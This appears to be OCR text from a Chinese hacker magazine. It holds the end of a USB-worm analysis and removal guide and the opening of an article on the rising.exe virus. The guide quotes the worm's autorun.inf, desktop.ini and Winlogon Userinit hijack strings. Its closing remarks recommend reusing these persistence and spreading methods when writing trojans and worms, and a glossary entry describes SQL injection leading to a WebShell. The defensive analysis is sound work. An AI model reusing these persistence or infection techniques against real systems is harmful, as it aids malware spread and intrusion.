


图7

根据经验可知software\microsoft\windows nt\current version\winlogon应该是注册表中的地址，它下面的“Userinit”和“svchost.exe 1”可能就是病毒伪装的文件名或是要写到上面注册表地址里的项和键值。至于下面的“:\recycler\info.exe”、“:\recycler\u.exe”应该是释放到U盘里的文件。那剩下的“_sv_cmd__u_.exe”和“_sv_cmd_\u.exe”是释放到什么地方的呢？先不管这个，继续向下看，看还有什么字符串信息（图8）。




图8

“recycler\desktop.ini”文件大家都不陌生吧，它就是将文件夹伪装成回收站图标的方法。下面的“[.shellclassinfo]\n\nclsid={645ff040-5081-101b-9f08-00aa002f954e}u.exe”就应该是desktop.ini里面的内容了。而下面的“[autorun]\n\nopen=\n\n\n\nshell\open\command=recycler\info.exe\n\nshell\open\default=1\n\nshell\explore\command=recycler\info.exe\n\n”就是前面U盘里的autorun.inf文件的内容。autorun.inf的作用就是打开U盘时自动运行recycler里的info.exe程序。而字符串中出现了svchost.exe，这是系统文件的名字，显然是被病毒利用了，在系统盘中搜索svchost.exe文件（图9）。




图9




图10

正常svchost.exe文件的大小应该是14K，那么C:\WINDOWS\system文件夹下的svchost.exe就应该是病毒了，来到C:\WINDOWS\system目录还意外的发现了_sv_CMD_文件夹，里面的_u_.exe和u.exe也都是病毒文件，前面字符串中出现_sv_CMD_字样的疑问解决了。

剩下的就应该是注册表里的键值了，根据反汇编字符串中的信息来到注册表地址“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon”下，发现Userinit项的值是“userinit.exe,C:\WINDOWS\system\svchost.exe”。里面的C:\WINDOWS\system\svchost.exe不就是病毒文件吗？通过查找相关资料得知此处默认的值应该是“C:\WINNT\system32\userinit.exe,”，原来病毒是利用这个注册表值来实现开机自动运行的（图10）。

我们已经知道了病毒的基本情况，下面就是要清除它了。首先想到删除svchost.exe文件，发现该文件无法删除，提示程序正在运行。可是在任务管理器中有好几个svchost.exe进程呢，该杀掉哪个呢？如果关闭了正常的svchost.exe进程将有可能导致系统关机。如何才能找到这个病毒进程呢？当然是拿出常用的冰刃结果它了。

杀掉svchost.exe进程后，我们依次删除U盘里的autorun.inf文件、RECYCLER文件夹和C:\WINDOWS\system文件夹下的svchost.exe和_sv_CMD_文件夹。最后记得将注册表修改为默认值。清除病毒的步骤：一定要先杀掉病毒进程再删除病毒文件，最后修改注册表时也要注意，虽然这个病毒看似简单，但是如果清除不恰当会造成下次重启的时候无法登录系统的故障，原因就是这个注册表值是关于登录脚本设置的。好了，到此这个病毒基本就清除完毕了，除了发现上述特性并没未发现网络后门情况。

通过本文可以了解反汇编病毒的基本方法，在逆向病毒的工作中通过查看病毒调用的api函数和查看字符串来了解病毒的功能特性是比较基本的方法。希望有兴趣的朋友可以熟练掌握，对于初学者希望大家能够通过这个简单的病毒了解手动杀毒的一般步骤和方法。这个病毒值得借鉴的地方是：1.注册表的修改，在编写木马后门的开机自启动功能时可以加以利用。2.U盘启动和感染方式，在编写蠕虫病毒的传播部分是可以采纳。

（本文所涉及到的病毒样本、冰刃、PEID和OllyICE已收录到光盘中）

黑客术语小补习

什么是注入点

就是可以实行注入的地方，通常是一个可以访问数据库的链接。根据注入点数据库的运行帐号的权限不同，你所得到的权限也不同。比如MSSQL的SA帐号，它所对应的注入点通常就是系统权限，很容易控制服务器，但如果是DB_OWNER权限就不能直接执行系统命令，但可以通过备份数据库的方法来得到WebShell后再另行提升权限。

文章难易度：★★
文章阅读点：关于rising.exe病毒的详细分析与手工清除过程

rising.exe 病毒的分析与删除

UFO& 不幸外人

病毒分析是手工删除病毒的一个重要前提条件，只有分析清楚了病毒的运行原理和保护机制，对症下药，才能够彻底清除病毒。如果不能彻底的清除病毒，病毒的保护机制一旦继续运行，那么病毒也将重新回来，我们的杀毒工作自然也就前功尽弃了。正因为如此，我们才要努力去学习如何分析病毒。

五一期间，很不幸的我的电脑中了一个强大的病毒——rising.exe，当时瑞星还无法查杀这个病毒，因此只好进行手工杀毒了。




图 1

一、病毒现象

中了此病毒后，因为病毒会从网络上下载木马执行，所以ADSL猫的流量的灯会闪烁一段时间，并且电脑硬盘也会不停的工作。另外此时系统的时间会倒退两年，变为了2005年＊月＊日，只要病毒存在，此时间就无法修改。




图 2

二、病毒分析

首先，我们要分析这个病毒如何启动的，为了方便，我使用System Repair Engineer这款功能强大的系统扫描工具，它可以清楚的告诉我们，到底有哪些启动项是不属于系统的。

